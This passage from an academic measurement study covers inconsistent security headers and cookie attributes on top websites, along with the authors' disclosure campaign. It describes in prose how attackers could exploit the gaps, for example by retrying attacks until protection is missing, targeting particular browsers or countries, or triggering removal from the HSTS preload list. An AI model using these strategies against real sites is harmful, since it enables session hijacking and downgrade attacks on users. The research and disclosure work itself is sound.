We use the data collection framework in Section 4 to collect data from live Web sites and apply the formalization in Section 5 to measure inconsistencies. The focus of our study is to understand inconsistencies caused by the servers of highly ranked sites. To ensure that any data we collect could not be tainted through network proxies or firewalls, we decided to only include sites which were served through HTTPS. Specifically, we visited each of the sites in the Tranco list [25] through `https://site.com` and `https://www.site.com`, disregarding those which were not accessible through HTTPS. Further, for each final URL, we determined if this was still under the same eTLD+1 as the originally visited one and not a localized version, e.g., `https://site.eu`, so as to avoid selecting a site which is actually not highly ranked. As a result, this process yields the list of the 10,000 highest-ranked sites available over HTTPS.

Based on this methodology, we arrived at the set of top 10,000 HTTPS sites based on the Tranco list of January 1, 2022[2]. We ran our first crawl, on which we report in the following, from January 2 through January 4, 2022. To ensure that our measurement was not merely a single measurement which is not repeatable, we ran three more confirmation crawls (January 6, 10, and 14, 2022). For each crawl, we collected between 13,626,145 and 13,742,760 responses. While we focus on the results of the first crawl, the appendix lists the overlap in findings between the first and the respective follow-up crawls (Appendix B), which highlights that our results can be confirmed over multiple crawls within 12 days. To ease the confirmation and reproducibility of our findings we made our crawling and analytics pipeline publicly available [10].

In the following, we outline the key results supported by the analysis of the collected data. We first present a high-level overview of the findings and then discuss security inconsistencies introduced by different factors, as well as the security implications of the inconsistencies.

6.1 Overview of the Findings

Usage Statistics To give an overview of the deployed security mechanisms in the wild, we computed the number of sites which activated a specific security mechanism at least once across our data collection. Table 4 shows the resulting usage statistics for each of the selected security mechanisms in the second column. Note that this is an aggregate over all different tests, i.e., it combines checks for different User-Agents, vantage points and languages. In total, 8,174 sites made use

[2] Available at `https://tranco-list.eu/list/XVWN`

Mechanism	Usage	# Sites w/ intra-test inconsistencies					# Sites w/ inter-test inconsistencies					# Sites w/ only inter-test inconsistencies				
		UA	Lang.	VPN	Tor	**Any**	UA	Lang.	VPN	Tor	**Any**	UA	Lang.	VPN	Tor	**Any**
Content Security Policy	1,998	12	11	31	23	36	15	-	29	18	47	15	-	11	3	28
- for XSS mitigation	360	1	-	1	1	3	9	-	1	1	10	9	-	1	-	10
- for framing control	1,288	6	5	15	9	16	2	-	16	5	20	2	-	9	1	12
- for TLS enforcement	661	7	7	19	14	22	4	-	12	12	17	4	-	1	2	6
X-Frame-Options	5,692	20	18	43	22	50	7	-	29	13	37	7	-	9	5	20
Strict-Transport-Security	4,562	15	13	28	23	38	8	-	23	16	35	8	-	12	5	22
- w/o page similarity	-	*42*	*33*	*148*	*593*	*693*	*19*	*2*	*576*	*218*	*643*	*17*	*2*	*524*	*20*	*552*
- preload	920	3	3	6	6	10	-	-	9	4	10	-	-	6	-	6
↳ w/o page similarity	-	*5*	*6*	*20*	*113*	*124*	*1*	*1*	*124*	*48*	*137*	*1*	*1*	*117*	*2*	*119*
Cookie Security	3,876	10	9	11	12	16	150	1	13	8	167	149	1	9	2	160
- Secure attribute	2,937	4	4	5	6	8	144	-	8	3	152	144	-	7	1	151
- SameSite attribute	788	5	5	5	6	7	6	1	4	4	14	6	1	2	-	9
- HttpOnly attribute	3,104	1	-	2	2	3	2	-	3	2	6	2	-	2	1	5
Any	8,174	51	44	103	75	127	177	1	82	49	267	174	1	34	12	194
Any (incl. HSTS w/o similarity)	*8,174*	*77*	*64*	*222*	*634*	*765*	*188*	*3*	*631*	*252*	*833*	*183*	*3*	*541*	*26*	*429*

Table 4: Detected intra-test and inter-test inconsistencies by factor (321 sites in total). We present the numbers with and without page similarity for HSTS to highlight the impact of this choice on the measurement.

of any of the security mechanisms. The most widely used mechanism was X-Frame-Options with 5,692 occurrences. HSTS was used on 4,562 sites, whereas at least one cookie was configured with any of the security attributes on 3,876 sites. The vast majority of these cases stem from the usage of HttpOnly or Secure attributes, with only 788 sites making use of SameSite cookies. The least widely used header was Content-Security-Policy with 1,998 sites which deployed it. Notably, the vast majority of sites used CSP for framing control rather than for its original purpose of XSS mitigation [35]. It is worth noting that for XSS mitigation, we only count those cases which have a policy that is not trivial to bypass (Definition 3). Since our definition of inconsistency revolves around such policies, any site that did not have any meaningful XSS mitigation is not counted. Note that the number of sites for the subclasses of CSP and cookie security do not add to the overall usage, since a site may, e.g., configure a CSP that both mitigates XSS and enforces TLS.

Detected Inconsistencies In total we detected some inconsistency in 321 sites. Table 4 further shows three groups of columns: intra-test inconsistent, inter-test inconsistent, and *only* inter-test inconsistent sites. For the final column group, we removed all those sites for which we found an intra-test inconsistency for the given mechanism. This is to ensure that a site exhibiting a non-deterministic behavior is not accidentally flagged as suffering from inter-test inconsistencies, as required by our formal definition. Hence, the last column is a confident lower bound for the number of sites affected by inter-test inconsistencies. Overall, our crawl detected 127 sites which have some type of intra-test inconsistency and from 194 to 267 sites with inter-test inconsistencies. Notably, our confirmation crawls exhibited two interesting phenomena, i.e., the instability of intra-test inconsistencies and the stability of inter-test inconsistencies. Considering the union of all sites that suffered from intra-test inconsistencies at least once in our crawls, we found a total of 210 sites (Appendix Table 5). This likely means that the actual dangers of non-deterministic intra-test inconsistencies is more severe than what we could measure through our five observations. Conversely, the confirmation crawls showed that the number of sites with inter-test inconsistencies is stable over time (Appendix Table 6).

6.2 Intra-Test Inconsistencies

Intra-test inconsistencies come with particular security risks, as an attacker can abuse these to attack users opportunistically. In the following, we present case studies of intra-test inconsistencies for every mechanism and explain the corresponding security implications.

Cookie Security If a cookie may non-deterministically lack the HttpOnly attribute, an attacker could steal the cookie via malicious JavaScript by performing an XSS attack multiple times until access to the cookie succeeds. One of the three sites where we encountered this kind of inconsistency sets its authentication cookie named *authcookie_loggedIn* sometimes with and sometimes without the HttpOnly attribute.

A non-deterministically missing Secure attribute, as it happened on eight sites, allows a network attacker to steal the corresponding cookie. One site for example non-deterministically set their *csrfToken* cookie as Secure or not. Thus, attackers can steal this cookie and perform CSRF attacks because they know the anti-CSRF token. A similar issue happens on another site, for which the Secure attribute is inconsistently set on the session identifier *JSESSIONID*, thus potentially leading to session hijacking.

In seven sites, we found intra-test inconsistent deployments

of the SameSite attribute, which is sometimes set to Lax and sometimes missing. This behavior might not be a problem for modern browsers, because Chromium-based browsers default to Lax in case of a missing SameSite attribute. However, all Safari-based browsers still face the problem that cross-site attacks such as CSRF are possible due to this misconfiguration. One site, for example, sometimes set their *ASP.NET_SessionId* cookie with SameSite attribute set to Lax, and sometimes the SameSite attribute was not set, which enables an attacker to perform attacks such as CSRF.

Content Security Policy Overall, we found three sites for which XSS mitigation was enforced non-deterministically. For example, the responses from one site sometimes did not have any CSP for clients from Germany or Australia. Thus, an attacker can succeed by performing the attack multiple times until one of the responses does not carry a CSP.

For framing control, we found a total of 16 inconsistent sites across our tests. Note that the majority of inconsistencies were detected in the VPN crawl. This is because, in the VPN crawl, we test from 218 vantage point (compared to 49 tests for Onion, and 20 and five respectively, for User-Agent and language), which increases the chances of eventually getting an inconsistent response. For example, a site non-deterministically deployed frame-ancestors or not, hence an attacker can perform the attack multiple times (or load the target in multiple iframes) until the attack succeeds.

Finally, TLS was inconsistently enforced on 22 sites. For example, one site in our dataset deploys a CSP that aims to enforce TLS. However, irrespective of the factors that we checked, this CSP is not present in some responses. Nowadays, Chromium-based browsers auto-upgrade mixed content [4], whereas Firefox and Safari merely block it. Therefore, the security implications of missing TLS enforcement is limited. However, inconsistencies in this feature can lead to functionality issues. In 2020, Roth et al. [28] showed that 77/251 sites which use CSP for TLS enforcement have HTTP resources linked from their front page. Thus, these inconsistencies might lead to essential resources being blocked in Firefox and Safari.

X-Frame-Options The most common intra-test inconsistency for X-Frame-Options was alternating between a deployed header and not deploying XFO at all (41 sites). This behavior enables an attacker to attempt the attack multiple times (or load the target in multiple iframes) until it succeeds. For the other nine cases, the Web applications alternate between a valid XFO header and a malformed one (e.g. sometimes prepending a : to its XFO header) or one using an unsupported feature such as ALLOW-FROM. As with omitting the header, an attacker can opportunistically exploit this.

Strict Transport Security Of the 38 sites with intra-test inconsistencies on HSTS, only six are present in the preload list, for which the issue has no implication on the client's security. For 23 sites the inconsistency is related to headers which are sometimes entirely omitted. For those not preloaded, this is problematic since the non-deterministic absence of the header might prolong the time frame where an attack is possible due to the trust-on-first-use problem of HSTS.

While inconsistencies for preloaded sites have no direct impact on a client, they nevertheless pose a threat. In our dataset seven hosts deploy an HSTS header sometimes with, sometimes without the preload directive. Here an attacker can remove the affected site from the HSTS preload list by asking for removal of the site [27]. If the HSTS preload crawler hits a case without preload being present in the HSTS header, the site will be removed without the operator even noticing it. According to our tests with an author-owned preloaded site, there seems to be no rate-limiting in place to stop such abuse.

An intra-test inconsistent deployment of the HSTS includeSubdomains directive can also lead to problems, as it happened for four sites. For example, a payment service provider showed this behavior on several islands (e.g., Falkland Islands, Antigua and Barbuda, Bahamas, and Bermuda). Here an attacker could, in case of a lacking includeSubDomains directive, abuse the subdomains to attack the main domain (e.g., using subdomains to inject cookies into the top-level domain).

The most critical inconsistency in terms of exploitability is a host that randomly alternates between enabled and disabled HSTS, or has multiple enabled and disabled HSTS headers in random order (only the first entry is processed). Three sites have this kind of intra-test inconsistency. They, for example, alternate between `max-age=0, max-age=15768001` and `max-age=15768001`. Since the HSTS specification mandates adhering to the first observed HSTS header, the first case always deactivates HSTS. Similarly, one site non-deterministically disabled HSTS in certain (mostly eastern Europe) countries such as Lithuania, Moldova, Romania, and Ukraine. In both cases, an attacker could perform the attack several times until it succeeds because HSTS has been disabled in the last response. We also identified one site that alternate between a short max-age (<= 5 min) and a properly configured header. In those cases, the site allows an attacker to abuse the HSTS TOFU problem at a higher frequency because if the last HSTS header received was a short one, the next visit after a short time period (e.g., 5 min) will be vulnerable again, because the browser no longer enforces TLS.

Reasons for Intra-Test Inconsistencies In order to find the cause behind the intra-test inconsistencies, we took a closer look into the gathered data from the responses, such as peer IP addresses or cache headers. Here we noticed that indeed some of the different response headers were caused by caching, because all misconfigured header values also had a differ-

ent `cache-control` header (18 sites) or a different `x-cache` header (five sites). For two sites, our data indicate that depending on the geolocation, we were redirected to a different end URL (under the same origin), which then causes the inconsistency. In the case of five sites, we were also able to attribute the inconsistency to certain peer IP addresses, which indicates that misconfigured origin servers might be the underlying problem. This hypothesis is also supported by one answer from the notification campaign, which indicates that "one of the origin servers seems to be configured differently". However, here we observed that this inconsistency does not depend on the peer IP address, which indicated that what we see as the peer IP might only be a load balancer, sending our request to different origin servers on a back channel. Notably, the probability of getting a different origin server is much higher in the case of different geolocations. This, together with the fact that the number of crawls for VPN and onion are much higher than in the case of user-agent and language settings, explains the comparatively higher number of intra-test inconsistencies.

One inconsistency that is standing out, due to its prevalence in our dataset, was the inconsistent setting of SameSite for the *ASP.NET_SessionId* cookie. According to Microsoft, the framework does not support ".NET versions lower than 4.7.2 for writing the same-site cookie attribute"[23]. Thus, if some of the origin servers have a new version of .NET while others still use the old version, the cookie would show exactly the behavior we observed, which is why we believe this to be a contributing factor.

6.3 Inter-Test Inconsistencies

This section sheds light on the inter-test inconsistencies, i.e., for a single deterministic factor such as the User-Agent, our crawls revealed different security guarantees (see middle column of Table 4).

Cookie Security The vast majority of sites (144/150) that have inter-test inconsistencies for cookie security are those that deterministically gave back cookies without the Secure attribute to some User-Agents. Notably, the cause of this inconsistency is in most cases (130), special handling for the User-Agent for Firefox on iOS. For example, one site set their *sid* cookie Secure for all clients except Firefox on iOS, leaving those clients unprotected against network attackers. Other sites gave non-Secure cookies to a group of User-Agents that visited their page, another site for Safari-based clients, one for mobile clients, and another one for all iOS clients.

Two sites inconsistently deployed HttpOnly cookies for their clients. In one case, a site delivered *CM_SESSIONID* without HttpOnly attribute to clients that use Firefox on iOS. In another case a site only gave out HttpOnly cookies to non-Safari-based clients. In both cases, attackers can steal or manipulate cookies via an XSS attack and eventually perform state-changing actions on behalf of the user.

For inconsistencies of the SameSite attribute, we found 14 cases where sites either send cookies with the attribute or do not set it at all. One site, for example, only gives SameSite cookies if the Accept-Language header of the client is *not* set to English. As mentioned in the intra-test inconsistencies, this behavior might not be a problem in Chromium-based browsers, because those browsers default to Lax in case of a missing SameSite attribute. However, all Safari-based browsers and Firefox still face the problem that cross-site attacks such as CSRF are possible due to this misconfiguration.

Content Security Policy XSS mitigation as the original use-case of CSP also faced inter-test inconsistencies in ten cases. In general, if a site's CSP alternates between a safe policy and a trivially bypassable one based on some client characteristics, an attacker can specifically target the affected user population. Due to the (at the time of writing) porous support for the 'strict-dynamic' source-expression, some sites had inter-test inconsistencies that only deployed a CSP with this source-expression to clients that actually support it. Numerous sites removed 'strict-dynamic' from their CSP for all Safari (and thus all iOS) clients. The problem here is that `https:` is also present in the policy, i.e., clients without support for 'strict-dynamic' would allow script inclusion from any HTTPS host, which is insecure. Removing 'strict-dynamic' is a bad practice, because the CSP design is backward compatible and unknown source-expressions are just ignored by browsers. Importantly, Safari recently announced support for 'strict-dynamic' and already supports it in its technology preview [9], hence dropping 'strict-dynamic' may unduly leave Safari users unprotected. Other sites dropped their entire CSP for XSS mitigation for all Safari clients, while again others did not send a CSP at all for Android clients. One Web site only deployed XSS mitigation to some countries (like Russia, Spain, or Sweden), but did not deploy CSP for others (e.g., US, Pakistan, or South Africa).

CSP for framing control is also used inter-test inconsistently across different clients (two sites) and geolocations (18 sites). For example, one site did not send a CSP controlling framing via frame-ancestors to all iOS clients, leaving those users unprotected against framing-based attacks.

Like for the case of intra-test inconsistent deployment of CSP for TLS enforcement, the inter-test inconsistent deployment of this CSP feature does not have a security impact but a functionality impact. However, while it is a randomly occurring problem for the intra-test inconsistencies, the problem deterministically occurs for parts of the user-base on 17 sites.

X-Frame-Options An inter-test inconsistent deployment of X-Frame-Options exposes a part of the user base to framing-based attacks. In seven out of 37 cases, this type of inconsistency occurred due to specific operating systems or browsers

are getting different configurations. Some sites deployed XFO for desktop clients, but mobile browsers got no protection at all, making them vulnerable to framing-based attacks. In other cases specific browsers were excluded from the protection: one site did not deploy XFO for Opera clients, while another excluded Firefox browsers. This behavior was also present against users of a specific operating system, as some sites only gave XFO to non-iOS clients. In addition to that, 13 sites (Onion) and 29 sites (VPN) decided to exclude specific geolocations from the protection against framing based-attacks.

Strict Transport Security In case of inter-test inconsistencies in HSTS it makes no difference if HSTS is disabled (max-age=0) or not present because the affected clients/countries will deterministically get the same insecure configuration. While cross-checking the inconsistent sites with the HSTS preload list, we observed that only five out of the 35 inter-inconsistent sites are actually preloaded.

There are eight Web sites that handle browsers differently. For example, one site only gives enabled HSTS to desktop clients but not to mobile clients, another does not send HSTS to Firefox and Safari-based clients, which exposes parts of the user-base to possible network attacks. In addition to that, 30 sites deploy HSTS inconsistently depending on the geolocation. Another site deploys a proper HSTS for all countries except for clients from India, which do not get an HSTS header. Also, six sites have the inter-test inconsistent deployment of HSTS with/without the includeSubdomains directive. One site, for example, deployed an HSTS header with the directive for clients from some countries such as Hungary or Ireland, but not for others such as Germany or Japan. Here an attacker could abuse subdomains to attack the main domain (e.g., using subdomains to inject cookies into the parent domain).

Reasons for Inter-Test Inconsistencies Inter-test inconsistencies are naturally attributed to deterministic factors, however a few observations are interesting. In many cases flawed User-Agent parsing or wrong handling of the parsed browser information seem to be a problem. Surprisingly many inter-test inconsistencies happened specifically for Firefox on iOS. Therefore we tested this User-Agent in different parsing libraries. All of them showed Firefox with version 40 (released August 11, 2015) as output for our Firefox iOS User-Agent string. In the case of Firefox, the version numbers for the iOS client are different from other operating systems, possibly due to the fact Firefox is based on WebKit instead of Gecko on iOS, so the User-Agent is incorrectly recognized as a legacy client. Notably, the Firefox iOS version number recently jumped from 40.2 to 96.0 on January 18, 2022 [2].

Not only the version number of Firefox, but also the iOS version number present in the User-Agent was the reason for some of the inconsistencies. The User-Agent from an online repository used in our crawler had an old iOS version number (12.1, October 2018). However, with the same Firefox and WebKit version, but a newer iOS version (15.2, December 2021), these inconsistencies were not present, although they are still concerning for a specific user population. Indeed, users may not have control of their OS version due to hardware restrictions.

Also, as mentioned in Section 6.3, some sites deliver a CSP without the 'strict-dynamic' expression to Safari-based clients. During our notification campaign, a videotelephony service confirmed that they are doing this because those clients lack support for this CSP feature. In either case, none of those special handling for browsers is actually necessary; unknown cookie attributes and unknown CSP source-expressions are simply ignored by browsers. Furthermore if certain features are going to be supported in future release (like 'strict-dynamic' in Safari's current Technology Preview), the special handling for certain browsers might cause security issues because the browser switches are not updated or removed. This highlights that having browser switches for security mechanisms is a dangerous practice, at least if the provided level of security differs.

In case of network related inter-test inconsistencies, possible reasons are similar to those from the intra-test inconsistencies. If misconfigured origin servers are only used for requests from specific countries, or if CDNs cache responses for certain countries longer than for others, we can observe inconsistent deployment of security mechanisms depending on the geolocation. We detected three sites with different peer IP adresses that seem to cause the issue, ten sites with different `cache-control` header, and two with different `x-cache`. For example, based on the `x-cache` header sent by one site we hypothesize that for certain countries like France they have a cache in place, because all requests from there produced a cache hit, while other requests for example from Australia only produces cache errors/misses.

6.4 Disclosure

Our findings imply that certain users of the sites under test might be at risk; either because an attacker can target them based on certain properties (e.g., their User-Agent) or can opportunistically exploit the non-determinism of the server. To enable site operators to fix the inconsistencies, but also to gain knowledge about the root cause of the inconsistencies, we attempted to disclose the issues to all sites using *security@* and *webmaster@* aliases. The email that we sent contained information about our institutions and us, as well as a detailed description of the individual inconsistent headers and how they were collected. Also, we informed site operators that we are interested in the reason for the inconsistency such that we can better help others that face similar issues and offered them our assistance and further information.

In total, we sent out 256 emails (see Appendix A for the

template). For 197 domains, we received an email delivery failed message. Notably, we sent the email to both aliases (security@ and webmaster@), so we might have received a failure message, although one of the two addresses received our email. Research has shown that scaling up notifications is a known problem [36, 38], also due to the low availability of generic aliases [34]. In addition to that, only 25 out of the 256 domains hosted a `security.txt`, with 7 of those setting their contact email to *security@*. Thus, we only got 21 answers that were more than just an automatic response message. Seven operators asked us to provide more details, like the IP addresses of the servers that we connected to. One of those even asked us to provide a demo video that shows the inconsistency problem. In all cases, we were happy to provide them with more detailed data in order to ease their search for the reason behind the issue. Additional seven claimed that they can confirm the issue and will get right back to us, which nearly none of them have done so far. The other seven answered us that they confirmed and fixed the issue or explained to us that this is out of their control, e.g., because they are not self-hosting their sites in some countries.

Many of those that answered instructed us to contact HackerOne to report vulnerabilities. Notably, our message did not include the word "vulnerability" or similar words like "exploit". Therefore, we answered those emails that we were not interested in any bug bounty, because we only wanted to help and raise attention for the inconsistent behavior such that all clients can be secured consistently. Notably, none of the notified parties answered that this issue is not present in their option, which further strengthens our confidence in the results. The previous *Reasons for* subsections have outlined some of the answers from our disclosure campaign that we used to reason about the inconsistencies in some of the case studies. To increase remediation rates, we tested the problematic sites again in May 2022. Here, we found that 184 still contained the issues we attempted to disclose before. By manually investigating those sites, we were able to find 105 email addresses. In this second round, only four of the manually curated email addresses responded with a failure message.

7 Discussion

Here, we discuss limitations of the work and summarize the security impact of our findings.

7.1 Limitations

Our analysis already shows that client characteristics play a relevant role for Web application security, however it could be improved along different directions. One limitation of our study is the assumption that all the tested browsers implement all the security mechanisms according to their official specifications, which simplified the technical development. This assumption is motivated by our focus on modern clients, yet we are well aware that it is not entirely accurate, e.g., at the time of writing Safari does not support the 'strict-dynamic' source-expression of CSP Level 3 and browsers might suffer from bugs (like all software), especially in corner cases. That said, we manually vetted most of the detected security inconsistencies and we confirm that they are not subtle enough to invalidate the general findings of our study due to our assumption on browser behavior.

Another limitation of our work is the best-effort attribution of the identified security inconsistencies. Discussing correlation rather than causation is a common and accepted limitation of Web measurements. We crawled each page multiple times and formalized different definitions of consistency to mitigate the effects of non-determinism, however we cannot entirely rule out non-determinism, e.g., due to the presence of server-side load balancers. It is possible that we collected five times the same response from a Web page due to non-determinism, rather than due to our testing conditions, however all the cases explicitly named in Section 6 have been manually vetted and confirmed as vulnerable.

7.2 Overall Security Impact

In general, an attacker can abuse the inter-test inconsistent behavior of some sites to attack a certain part of the user base by specifically targeting the less secured clients like specific User-Agents or users from certain geolocations. For the intra-test inconsistent sites, an opportunistic attacker can exploit the non-determinism of the deployed security mechanism by executing the attack multiple times. The individual advantage of the attacker in both cases depend on the mechanism that is deployed inconsistently.

For **Cookies**, a missing security attribute enables an attacker to access the cookie via XSS (*HttpOnly*) or to steal the cookie by downgrading the connection security and eavesdropping on the traffic (*Secure*). Also, missing or inconsistently deployed *SameSite* Attributes allows attackers to successfully execute cross-site attacks such as CSRF. In either case, the difference between inter-test and intra-test inconsistencies in the case of cookies does not change the attack itself but only the way it can be successfully executed, because the attacker either needs to target a certain group of users (*inter*), or perform the attack multiple times (*intra*). Therefore the user-base (or party of it) of more than 172 Web sites can be attacked due to inconsistencies.

In case of an inconsistent **Content Security Policy** header an attacker can perform XSS attacks (inconsistent *XSS mitigation*), framing-based attacks such as Clickjacking (inconsistent *frame-ancestors*), or perform network-based attacks (inconsistent *TLS enforcement*). While the latter is only relevant for functionality rather than security, because Chromium-based browsers nowadays auto-upgrade mixed content [4] and Firefox and Safari block it, the other two cases can indeed be exploited by an attacker. Thus in case of inconsistent XSS

mitigation and/or inconsistent framing control, the attacker can exploit a certain group of users (*inter*), or try the attack multiple times (*intra*) on 41 different Web sites.

Similar to the exploitability of inconsistent CSP *frame-ancestors*, inconsistent deployment of the **X-Frame-Options** header can lead to framing-based attacks such as Clickjacking. Notably, however, XFO will be ignored by CSP Level 2 supporting browsers as soon as CSP *frame-ancestors* is present. Still, only ten sites that showed inconsistencies in XFO have deployed a CSP that restricts framing. Thus, the users of 43 sites would still be exploitable by performing the attack multiple times (*intra*), and a specific group of users would be attackable on 17 sites.

For **Strict Transport Security** we have cases that lead to different attacks depending on the type of inconsistency. If, for example, the *preload* directive is deployed intra-test inconsistently, an attacker can remove this site from the HSTS preload list by asking for removal of the site multiple times until the HSTS checker encounters the header without preload. For inconsistencies in the *includeSubDomains* or inconsistent *max-age* duration, an attacker can run network attacks against a certain group of users (*inter*), or perform the attack multiple times (*intra*) on 60 different Web sites. Notably, those sites are only cases where the *page similarity* was considered, so the number of potentially exploitable sites could be higher, as HSTS protects the connection security between client and server, and does not care about the actual content of that is delivered via the server.

8 Conclusion

In this paper we investigated the inconsistent configuration of client-side security mechanisms on top sites across different client characteristics (*inter-test*) or even across multiple communications of the same HTTP request (*intra-test*).

Our measurement has highlighted that client-side security mechanisms are not equally delivered to all clients. Specifically, we found several sites in our dataset that returned different security policies with different semantics in at least some of our tests. Our findings have implications in three dimensions: first, Web users may receive different protection based on subtle differences in their browser or vantage point (*inter*-test inconsistencies). Second, *intra*-test inconsistencies may enable an adversary to launch attacks in an opportunistic fashion, given that the responses for the same request may non-deterministically enforce different security. Acquiring this knowledge is an easy task for the attacker, as they can probe for non-deterministic behavior of the server as we did. Third, our analysis has shown that prior measurements (see related work in Section 2.2) may have inadvertently under- or over-reported findings with respect to the deployment of security mechanisms. Specifically, we identified intra-test security inconsistencies in 127 sites and inter-test security inconsistencies in 194 sites. Our semantics-based analysis gives clear evidence of the potential security implications of the detected inconsistencies, by identifying characteristics which might enable exploitation, while being expressive enough to generalize over previous studies which only focus on missing security headers [29].

To the best of our knowledge, we are the first to systematically study the problem of intra-test inconsistencies. Luckily, dealing with such inconsistencies in Web security measurements appears relatively easy: since most of them (80.4%) are due to unexpectedly missing headers, it suffices to crawl the same page multiple times to detect and fix these omissions. Nevertheless, prior Web measurements on the impact of client characteristics on Web security and privacy might have performed an incorrect attribution of security downgrades, since a single page access does not suffice to assess the impact of non-determinism. Luckily, the number of sites suffering from intra-test inconsistencies is not high enough to invalidate the big picture drawn by prior studies.

Inter-test inconsistencies are likely less surprising to researchers working on Web measurements, due to the publication of papers studying variations of the topic [17, 18]. However, inter-test inconsistencies are particularly concerning to site operators, because they identify weak spots in their security policies reported by our analysis. We observe that inter-test inconsistencies across network access methods might arise due to misconfigured origin server for specific geolocations. Also, User-Agent sniffing leads to security inconsistencies on 177 sites, which can all be attributed to site operators. Notably, due to backwards compatibility of the investigated security mechanisms, none of the individual responses for specific browsers were actually necessary.

Acknowledgments

We would like to thank the reviewers for their advices on how to improve the presentation and reproducibility of our paper. In particular, we thank Yinzhi Cao for his guidance during the shepherding process.

This work was conducted in the scope of a dissertation at the Saarbrücken Graduate School of Computer Science and was partially supported by DAIS - Università Ca' Foscari Venezia within the IRIDE program.

References

[1] Eman Salem Alashwali, Pawel Szalachowski, and Andrew Martin. Does" www." mean better transport layer security? In *ARES*, 2019.

[2] Mozilla Mobile Applications. Releases of Firefox-iOS. GitHub.

[3] Adam Barth. RFC6265: HTTP State Management Mechanism. 2011.

[4] Chromium Blog. No More Mixed Messages About HTTPS. chromium.org.

[5] Michele Bugliesi, Stefano Calzavara, Riccardo Focardi, and Wilayat Khan. Cookiext: Patching the browser against session hijacking attacks. *Journal of Computer Security (IOS Press)*, 2015.

[6] Stefano Calzavara, Alvise Rabitti, and Michele Bugliesi. Semantics-based analysis of content security policy deployment. *ACM TWEB*, 2018.

[7] Stefano Calzavara, Sebastian Roth, Alvise Rabitti, Michael Backes, and Ben Stock. A tale of two headers: A formal analysis of inconsistent click-jacking protection on the web. In *USENIX Security*, 2020.

[8] Stefano Calzavara, Tobias Urban, Dennis Tatang, Marius Steffens, and Ben Stock. Reining in the web's inconsistencies with site policy. In *NDSS*, 2021.

[9] CanIUse.com. headers HTTP header: csp: Content-Security-Policy: strict-dynamic. CanIUse.com.

[10] CISPA. The Security Lottery. GitHub.

[11] Kostas Drakonakis, Sotiris Ioannidis, and Jason Polakis. The cookie hunter: Automated black-box auditing for web authentication and authorization flaws. In *ACM CCS*, 2020.

[12] Zakir Durumeric, Zane Ma, Drew Springall, Richard Barnes, Nick Sullivan, Elie Bursztein, Michael Bailey, J Alex Halderman, and Vern Paxson. The security impact of https interception. In *NDSS*, 2017.

[13] Steven Englehardt, Dillon Reisman, Christian Eubank, Peter Zimmerman, Jonathan Mayer, Arvind Narayanan, and Edward W Felten. Cookies that give you away: The surveillance implications of web tracking. In *WWW*, 2015.

[14] Nathaniel Fruchter, Hsin Miao, Scott Stevenson, and Rebecca Balebako. Variations in tracking in relation to geographic location. *W2SP*, 2015.

[15] Jeff Hodges, Collin Jackson, and Adam Barth. RFC6797: Strict-Transport-Security Response Header Field Processing. 2012.

[16] Shan Huang, Félix Cuadrado, and Steve Uhlig. Middleboxes in the internet: a http perspective. In *TMA*, 2017.

[17] Jordan Jueckstock, Shaown Sarker, Peter Snyder, Panagiotis Papadopoulos, Matteo Varvello, Benjamin Livshits, and Alexandros Kapravelos. The blind men and the internet: Multi-vantage point web measurements. *arXiv preprint arXiv:1905.08767*, 2019.

[18] Jordan Jueckstock, Shaown Sarker, Peter Snyder, Aidan Beggs, Panagiotis Papadopoulos, Matteo Varvello, Benjamin Livshits, and Alexandros Kapravelos. Towards realistic and reproducible web crawl measurements. In *WWW*, 2021.

[19] Mohammad Taha Khan, Joe DeBlasio, Geoffrey M Voelker, Alex C Snoeren, Chris Kanich, and Narseo Vallina-Rodriguez. An empirical analysis of the commercial vpn ecosystem. In *IMC*, 2018.

[20] Akshaya Mani, Tavish Vaidya, David Dworken, and Micah Sherr. An extensive evaluation of the internet's open proxies. In *ACSAC*, 2018.

[21] Abner Mendoza, Phakpoom Chinprutthiwong, and Guofei Gu. Uncovering http header inconsistencies and the impact on desktop/mobile websites. In *WWW*, 2018.

[22] K Michael and B Joseph. Upgrading https in mid-air: an empirical study of strict transport security and key pinning. In *NDSS*, 2015.

[23] Rick Anderson (Microsoft). Work with SameSite cookies in ASP.NET. microsoft.com.

[24] Diego Perino, Matteo Varvello, and Claudio Soriente. Long-term measurement and analysis of the free proxy ecosystem. *ACM TWEB*, 2019.

[25] Victor Le Pochat, Tom Van Goethem, Samaneh Tajalizadehkhoob, Maciej Korczyński, and Wouter Joosen. Tranco: A research-oriented top sites ranking hardened against manipulation. *NDSS*, 2019.

[26] Chromium Project. HSTS preload list. hstspreload.org, .

[27] Chromium Project. HSTS preload list removal. hstspreload.org, .

[28] Sebastian Roth, Timothy Barron, Stefano Calzavara, Nick Nikiforakis, and Ben Stock. Complex security policy? a longitudinal analysis of deployed content security policies. In *NDSS*, 2020.

[29] Eman Salem Alashwali, Pawel Szalachowski, and Andrew Martin. Exploring https security inconsistencies: A cross-regional perspective. *arXiv e-prints*, 2020.

[30] Nayanamana Samarasinghe and Mohammad Mannan. Towards a global perspective on web tracking. *Elsevier: Computers & Security*, 2019.

[31] Jörg Schwenk, Marcus Niemietz, and Christian Mainka. Same-origin policy: Evaluation in modern browsers. In *USENIX Security*, 2017.

[32] Kapil Singh, Alexander Moshchuk, Helen J Wang, and Wenke Lee. On the incoherencies in web browser access control policies. In *IEEE S&P*, 2010.

[33] Suphannee Sivakorn, Angelos D Keromytis, and Jason Polakis. That's the way the cookie crumbles: Evaluating https enforcing mechanisms. In *ACM WPES*, 2016.

[34] Wissem Soussi, Maciej Korczynski, Sourena Maroofi, and Andrzej Duda. Feasibility of large-scale vulnerability notifications after gdpr. In *IEEE EuroS&PW*, 2020.

[35] Sid Stamm, Brandon Sterne, and Gervase Markham. Reining in the web with content security policy. In *WWW*, 2010.

[36] Ben Stock, Giancarlo Pellegrino, Christian Rossow, Martin Johns, and Michael Backes. Hey, you have a problem: On the feasibility of {Large-Scale} web vulnerability notification. In *USENIX Security*, 2016.

[37] Ben Stock, Martin Johns, Marius Steffens, and Michael Backes. How the web tangled itself: Uncovering the history of client-side web (in) security. In *USENIX Security*, 2017.

[38] Ben Stock, Giancarlo Pellegrino, Frank Li, Michael Backes, and Christian Rossow. Didn't you hear me?—towards more successful web vulnerability notifications. 2018.

[39] Shuo Tang, Nathan Dautenhahn, and Samuel T King. Fortifying web-based applications automatically. In *ACM CCS*, 2011.

[40] Martino Trevisan, Stefano Traverso, Eleonora Bassi, and Marco Mellia. 4 years of eu cookie law: Results and lessons learned. *PETS*, 2019.

